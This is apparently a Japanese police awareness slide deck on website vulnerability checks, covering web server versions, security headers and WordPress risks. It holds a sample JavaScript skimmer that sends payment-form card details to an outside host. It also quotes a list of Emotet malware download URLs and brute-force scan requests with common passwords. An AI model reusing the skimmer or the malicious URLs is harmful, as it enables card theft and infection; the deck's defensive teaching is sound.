



サイバトくん

ホームページ等防犯診断について

広島県警察本部生活安全部サイバー犯罪対策課

ホームページ等防犯診断について

②

Webサーバー
ソフト

WordPress



調査に必要な情報は**URL**です。



広島県を診断するなら
<https://www.pref.hiroshima.lg.jp/>
が必要です

広島県警察本部生活安全部サイバー犯罪対策課

ホームページ等防犯診断とは、県警が

- ・ Webサーバーソフト
- ・ WordPress

について、調査を行います。


調査に必要な情報は、会社のトップページの URL です。

※例えば、広島県のホームページを診断するには、トップページのURL

<https://www.pref.hiroshima.lg.jp/>
が必要です。

Webサーバーソフトとは

③



広島県警察本部生活安全部サイバー犯罪対策課

Webサーバーソフトとは、ホームページを見る人がブラウザに入力したURLに応じて、ホームページのデータを返すソフトのことです。


Webサーバーソフトは、Windows や Linux といった OS の上で動作し、ページ本文、画像、動画などを閲覧者に提供します。

Webサーバーソフトの種類としては、

- ・ NGINX
- ・ Apache

などがあります。

脆弱性とは



広島県警察本部生活安全部サイバー犯罪対策課

脆弱性とは、コンピュータのOSやソフトウェアにおいて、プログラムの不具合や設計上のミスが原因となって発生した、情報セキュリティ上の欠陥のことを言います。

ソフトウェアの 設計 開発 テスト すべて人間が行います。

画面表示が崩れるなどの表面的な不具合はすぐに修正できますが、悪用できるやっかいなものに限り潜在化しています。

脆弱性が発見されると、修正パッチやアップデートが作成されるので、それを適用することで脆弱性が解消されます。

脆弱性を放置すると



クレジットカード情報を盗むコード(例)

```
window.onload=function(){
document.forms[1].onsubmit = function(){
f = document.forms[1];
r =
r.open
'http://
?nm='
+ '&num=' + (f.cardname.value)
+ '&cardnum=' + (f.cardnum.value)
+ '&sec=' + (f.seccode.value)
+ '&exp=' + (f.expire.value),
false);
r.send();
return true;
};
};
```

Webサーバー



改ざん



広島県警察本部生活安全部サイバー犯罪対策課

脆弱性を放置すると、Webサーバーソフトが攻撃され、

- ・ Webサイトの改ざん
- ・ 顧客情報の漏洩
- ・ 企業秘密の漏洩


などの被害にあいます。

ショッピングサイトが改ざんされ、お客様のクレジットカード情報が盗まれる事例を説明しますと、

攻撃者が、Webサーバーソフトの脆弱性を突いて、ショッピングサイトの決済画面を改ざんし、

カード番号やセキュリティコードなどを、別のサイトに、送信するコードを挿入します。

脆弱性を放置すると



広島県警察本部生活安全部サイバー犯罪対策課


改ざんされたショッピングサイトで、お客さんが商品を購入し、決済画面で、クレジットカード情報を入力すると、

正規の処理と平行して、攻撃者にも クレジットカード情報 が送信されます。

脆弱性を放置すると

⑦

- ・不正利用や再発行費用を損害賠償
- ・フォレンジック機関に調査を依頼
- ・調査完了まで、サイトは閉鎖



当社ホームページへの不正アクセス事件のご報告とお詫び

このたび、当社が運営するWebサイト（[https://www. 〇〇. jp/](https://www.〇〇.jp/)）におきまして、不正アクセスがあり、ご登録情報が一部流出した可能性があることが判明しました。

弊社Webサービス利用者の皆様及び関係者の皆様に多大なるご迷惑とご心配をおかけすることを、心より深くお詫び申し上げます。



広島県警察本部生活安全部サイバー犯罪対策課

ショッピングサイトが改ざんされ、お客さんのクレジットカード情報が漏洩すると

- ・不正利用や再発行にかかる費用の損害賠償
 - ・フォレンジック調査
 - ・調査が完了し、対策がとられるまで、サイトを閉鎖する
- といった、企業として大きいダメージを受けることになります。

広島県内の企業でも

- ・業者さんにホームページを作成する契約だけをして、セキュリティ対策が不十分なまま、サイトを開設し
- ・Webサーバーソフト等の修正パッチやアップデートを一切行わなかった

結果

- ・クレジットカード情報の漏洩 や
 - ・他社を攻撃対象とするフィッシングサイトが設置されていた
- 等の被害を確認しています。

ホームページの作成や保守は業者さんに委託されていると思いますが、今一度、点検をお願いしたいと思います。

企業のセキュリティ対策の第一歩

⑧

まさかうちの会社が標的になるとは…

いままでは大丈夫だったのに…



サイバー攻撃のトレンド

低コストで自動化された攻撃

何もやらない → 最低限の対策を

第一歩は自社のWebサイトの脆弱性の確認から



広島県警察本部生活安全部サイバー犯罪対策課


被害にあった企業から、
まさかうちの会社が標的になるとは
いままでは大丈夫だったのに
という声がよく聞かれます。

被害が拡大した要因として、低コストで、自動化された攻撃が行われていることが挙げられます。

攻撃者は、標的を探すとき、安いコストで攻撃が成功する企業を狙います。
こういった状況から、何もやらないを脱却し、最低限の対策を行うことが求められています。

企業のセキュリティ対策の第一歩は、自分の会社のWebサイトの脆弱性の確認からではないでしょうか？

Webサーバーソフトの診断項目【1】



広島県警察本部生活安全部サイバー犯罪対策課

Webサーバーソフトの診断項目【1】は、

- ・ Webサーバーソフトの種類
 - ・ Webサーバーソフトのバージョン
 - ・ ホームページで使われるプログラムの一種である PHPのバージョン
- を確認します。

一般的な脆弱性診断で言うと ネットワーク機器やOS、サーバー等に脆弱性がないか検査する プラットフォーム診断 に属し、サーバーで稼働しているソフトウェアの種類やバージョンを調べる バナーチェック と呼ばれているものと同じものになります。

Webサーバーソフトの診断項目【2】

セキュリティ機能の不足

実装すればセキュリティレベルが向上する対策
を実施していない

Cache-Control	Webページのキャッシュ(※1)を許可 するかどうかを明示する設定
X-Frame-Options	ブラウザがページをiframe(※2)の中 に表示することを許可するかどうか を明示する設定
Strict-Transport-Security	ブラウザにHTTPではなくHTTPS(※3) で通信するように指示する設定



広島県警察本部生活安全部サイバー犯罪対策課

Webサーバーソフトの診断項目【2】は、セキュリティ機能の不足の診断です。

セキュリティ機能の不足とは、「実装すればセキュリティレベルが向上する対策
を実施していない状況」です。

具体的には、WebサーバーがWebページを返すときに付加する各種設定情報であ
るレスポンスヘッダー内に

Cache-Control

X-Frame-Options

Strict-Transport-Security

が含まれているかを点検します。

これらの設定は、Webサーバーのセキュリティを向上させるために必要な(※4)
設定項目とされています。

※1 キャッシュは、Webページのデータを一時的に保存して、次回接続時にすばや
く表示させる仕組み。

※2 iframeは、Webページ内に別のWebページを表示するための仕組み。

※3 HTTPSは、Webサイトとブラウザ間の通信を暗号化するが、HTTPは暗号化し
ない仕組み。

※4 これらのレスポンスヘッダーが必要なことは、

・ BitSight Technologies, Inc. (ASM(Attack Surface

Management)ツールを提供する米国のセキュリティ会社)

- ・ Tenable, Inc. (脆弱性評価ツールNessusの作成者として知られる米国のセキュリティ会社)

- ・ 日本オラクル株式会社

の情報を参考にしています。


Cache-Control

ブラウザやキャッシュサーバー等にWebページをキャッシュさせるか否かの設定

情報漏洩を防ぐ効果がある


パターン①

個人情報を含まない
Webページは、共有
キャッシュ可能



パターン②

ブラウザにだけ
キャッシュ許可



パターン③

銀行口座情報等の個人
情報は一切キャッシュ
させない



広島県警察本部生活安全部サイバー犯罪対策課

Cache-Controlについて詳しく説明します。

Cache-Controlは、キャッシュサーバー等にWebページをキャッシュさせるか否かの設定です。

キャッシュは、Webページのデータを一時的に保存して、次回接続時にすばやく表示させる仕組みです。

Webサーバーは、Webページ毎に、Webページの性質を考慮したCache-Controlを設定する必要があります。

例えば、Webサーバーの負荷を低減する目的でキャッシュを利用するケースや、個人情報を取り扱う場合にキャッシュを利用せず、都度Webサーバーにアクセスさせるケースなどが考えられます。

Webページ上で、個人情報を取り扱う場合は、Cache-Controlを設定することが一般的には推奨されています。

画面のパターン①は、個人情報を含まないWebページを共有キャッシュに保存する場合のイメージ図となります。

有効期限内のWebページがキャッシュサーバーに存在すれば、誰でもそれを利用するようになります。

パターン②は、ブラウザにだけキャッシュを許可する場合のイメージ図です。

パターン③は、キャッシュを一切許可しない場合のイメージ図です。


Webサーバーが、Cache-Controlを設定していない場合は、キャッシュの可否がキャッシュサーバーやブラウザの仕様に依存することになり、キャッシュサーバー

等が攻撃された場合、保存されたキャッシュから個人情報が漏洩するおそれがあります。

X-Frame-Options

ブラウザがページをiframe等の中に表示することを許可するか否かの設定

情報漏洩やクリックジャッキング(※1)を防ぐ効果がある



広島県警察本部生活安全部サイバー犯罪対策課

X-Frame-Optionsについて詳しく説明します。

X-Frame-Optionsは、ブラウザがページをiframe等の中に表示することを許可するか否かの設定です。

本日は、iframeを悪用した情報窃取の事例を紹介します。

①では、ECサイト「サイトA」にログインし、登録しているクレジットカード情報を表示しています。

②では、サイトAにログインしたままの状態、新しいタブでメールを開かせ、攻撃者の罠サイトへ誘導するためのリンクをクリックさせます。

③では、罠サイトが表示されていますが、サイトAのクレジットカード確認画面をわざと小さくし肉眼では見えないiframe内に表示し、そのiframe内のデータを取得して、攻撃者が用意したサーバーに送信する機能を持っています。

X-Frame-Optionsの設定次第で、罠サイト内で、サイトAのコンテンツを表示させないように設定できます。

この攻撃は、

- ・ 攻撃者が被害者が利用するECサイトを知っている
- ・ 被害者がECサイトにログイン中に罠サイトへのリンクをクリックさせないといけない

と、攻撃を成功させるためには高いハードルがありますが、X-Frame-Optionsを適切に設定し、可能性をゼロにすることが重要です。

※1 クリックジャッキングとは、Webページ上に隠ぺい・偽装したリンクやボタンを設置してクリックを誘い、利用者の意図しない動作をさせようとする攻撃手法

Strict-Transport-Security

ブラウザにHTTPではなくHTTPSで通信するように指示する。HSTSと略される場合がある。

中間者攻撃(※1)を防ぐ効果がある



広島県警察本部生活安全部サイバー犯罪対策課

Strict-Transport-Securityについて詳しく説明します。

Strict-Transport-Securityは、ブラウザに対して、必ず通信を暗号化するHTTPSで通信するように指示する設定です。


攻撃者が用意したHTTP通信を行う罠リンクをクリックした場合を考えます。

WebサーバーがHTTP通信をHTTPS通信にリダイレクトさせる方法で対策していた場合は、1回だけHTTP通信が発生しますが、Strict-Transport-Securityを受け取っていれば、1回もHTTP通信が発生しません。

※1 中間者攻撃とは、利用者と提供者の間の通信に入り込み、通信内容を盗聴したり、改ざんしたりする攻撃手法

Webサーバーソフトとは（再掲）

⑩



広島県警察本部生活安全部サイバー犯罪対策課

次にWordPress対策です。


まず、Webサーバーソフトの時に使ったスライドを、再度、見ていただきます。

ホームページのコンテンツは、ページ本文、画像・動画、デザイン、プログラムといったもので構成されています。

機能的で かわいい ホームページを作るには、デザイン や プログラムの部分が重要です。

WordPressとは

⑪




広島県警察本部生活安全部サイバー犯罪対策課

WordPressを使うと、デザインとプログラムの部分が、テーマやプラグインと
いった形で提供されており、
短時間で
カッコいいホームページ
を作成することが出来ます。

WordPressとは

日本のCMSシェア率(2022年1月)



広島県警察本部生活安全部サイバー犯罪対策課

WordPressのような ホームページの作成を支援する製品を CMS Contents Management System といいます。世界で一番多く使われているCMSが WordPressとなります。

国内の CMSシェア の調査結果では、青色で示した WordPress が、83%以上となっています。

WordPressの危険性

ITmedia エンタープライズ > セキュリティ > WordPressサイトの改ざん被害は150万件超に 「最悪級の脆弱性」

「今回、被害に遭っているサイトは、WordPress 4.7.2にアップグレードするまで何度も何度も改ざんされ続ける」とセキュリティ企業は警告している。

© 2017年02月13日 07時00分 公開 [鈴木聖子, ITmedia]

印刷 532 Share 86

1月下旬のパッチで修正されたWordPressの深刻な脆弱性を突く攻撃が横行している問題で、セキュリティ企業の米Feedjitは2月9日、同日までにFeedjitが把握しているだけで20あまりの集団が別々に攻撃を展開し、改ざんされたページの総数は150万を超えていると報告した。

セキュリティ企業のSucuriは2月6日の時点で、ハッキング集団は4集団、改ざんされたページは6万6000ページと伝えており、わずか数日で事態が一層深刻化している様子がうかがえる。

ハッキングされたページの例 (出典: Feedjit)

HaCkED By MuhmadEmad

Long Live to peshmarga



KurDish HaCk3rS WaS Here

引用 <https://www.itmedia.co.jp/enterprise/articles/1702/13/news045.html>

2017年、WordPressのバージョン4.7～4.7.1に重大な脆弱性があり、世界中で150万サイトが改ざんされました。



広島県警察本部生活安全部サイバー犯罪対策課

これは、Itmedia の ニュースですが、過去、WordPressの 4.7～4.7.1 のバージョンに重大な脆弱性があり、世界中で、150万以上のホームページが改ざんされました。

WordPressの危険性

Emotet本体のダウンロード先URL

URLhaus		Browse API Feeds Statistics About	
16:27:11			
2022-11-09 16:27:11	http://camsanpark.net/wp-content/uploads/2022/11/2Ja5bwB03hnyfCb/	Online	dll emotet epoch5 Heodo
2022-11-09 10:55:17	http://wordpress.xnmoshiwang.com/list/1N5ty/	Online	dll emotet epoch4 Heodo
2022-11-09 10:55:15	http://cepasvirtual.com.ar/moodle/Lb4gSXE/	Online	dll emotet epoch4
2022-11-09 10:55:12	http://ftp.appleshipstores.com/admin/8rsSDMyJv31SRdz/	Offline	dll emotet epoch4
2022-11-09 10:55:11	http://onaltiyadokuz.net/wp-snapshots/9Fvr0E6cY/	Offline	dll emotet epoch4 Heodo
2022-11-09 09:53:11	http://www.chawkyfrenn.com/icon/LRWYSeFRL7/	Online	dll emotet epoch5 Heodo
2022-11-09 09:53:11	<a href="http://christplanet.com/wp-admin/maint/mtlsi/TxsAE7TAAb/<...>">http://christplanet.com/wp-admin/maint/mtlsi/TxsAE7TAAb/<...>	Offline	dll emotet epoch5 Heodo
2022-11-09 09:53:10	http://helpeve.com/wp-admin/sOdeuF1c4DV2h/	Offline	dll emotet epoch5 Heodo

引用 <https://urlhaus.abuse.ch/browse/tag/emotet/> (2022/11/09)

WordPressは
狙われている



広島県警察本部生活安全部サイバー犯罪対策課


この画面は、なりすましメールで感染を広げるEmotetと呼ばれるマルウェアのダウンロード先を データベース化しているサイトの 2022年の状況です。

Emotetは、メールに添付されたEXCELを開くなどして感染が始まり、VBAマクロが Emotetの本体をダウンロードして感染します。

このサイトを見たことがあればご存じかと思いますが、攻撃者がEmotet本体のダウンロード先として利用する サイトの多くは、WordPressで作成された 企業や個人のホームページが侵害されたもの とわかります。

WordPressの危険性

利便性の裏に危険性が



広島県警察本部生活安全部サイバー犯罪対策課

WordPressには、ホームページの作成・更新が、どこからでも行うことが出来るという、特徴があります。

認証には、ユーザ名とパスワードを入力する ログイン画面 が使われます。

ログインすればどこからでもホームページの更新ができるので、利便性は高いのですが、反面、攻撃者の狙い所 となっています。

これを破られると、ホームページを改ざんされ、

- ・他社を攻撃対象としたフィッシングサイトが設置される
- ・マルウェアの配布元になる
- ・情報漏洩がおきる

といった被害にあいます。

WordPressの危険性

WordPressは
狙われている

MBSDによるWordPressに対する攻撃の観測記事

MBSD. Know your enemy.
Defense leadership.

ENGLISH ブログ/リサ

ニュース ソリューション

サイト公開から48時間以内にはwp-loginへのログインブルートフォースを観測しました。送信元IPは最初のスキャンとは異なりますが、リクエスト先のパスをダブルスラッシュで指定している点やUser-Agentも同一であったことから、同じツールを使用していた可能性もあるかと想像しています。
(※念のため、全てのログイン試行が失敗していることを確認済みです)

```
"GET / HTTP/1.1"
"GET //wp-includes/wlwmanifest.xml HTTP/1.1"
"GET //wp-login.php HTTP/1.1"
"GET //?author=1 HTTP/1.1"
"GET //?author=2 HTTP/1.1"
"GET //wp-json/wp/v2/users/ HTTP/1.1"
"POST //wp-login.php HTTP/1.1"
...以降つづく
```



admin	abc1234
webmaster	1qaz2wsx
ドメイン	p@ssw0rd
test	asdfghjk




引用 <https://www.mbsd.jp/research/20221011/loginattempt/>

広島県警察本部生活安全部サイバー犯罪対策課

これは三井物産セキュアディレクションのブログ記事ですが、攻撃を観測するために新規に作成した WordPressのホームページに対して、48時間以内に、ブルートフォース攻撃が始まった とあります。

ブルートフォース攻撃というのは、IDやパスワードに対する総当たり攻撃のことです。実際の攻撃の初期段階では、admin などのよく使われる ID や abc1234 などのよく使われる パスワードの組み合わせで ログインを試す 辞書攻撃 が行われます。

WordPressの診断項目



WordPressの診断項目は、

- ・ WordPress使用の有無
- ・ WordPressのバージョン

を確認します。

診断効果は、脆弱性があるバージョンの回避です。

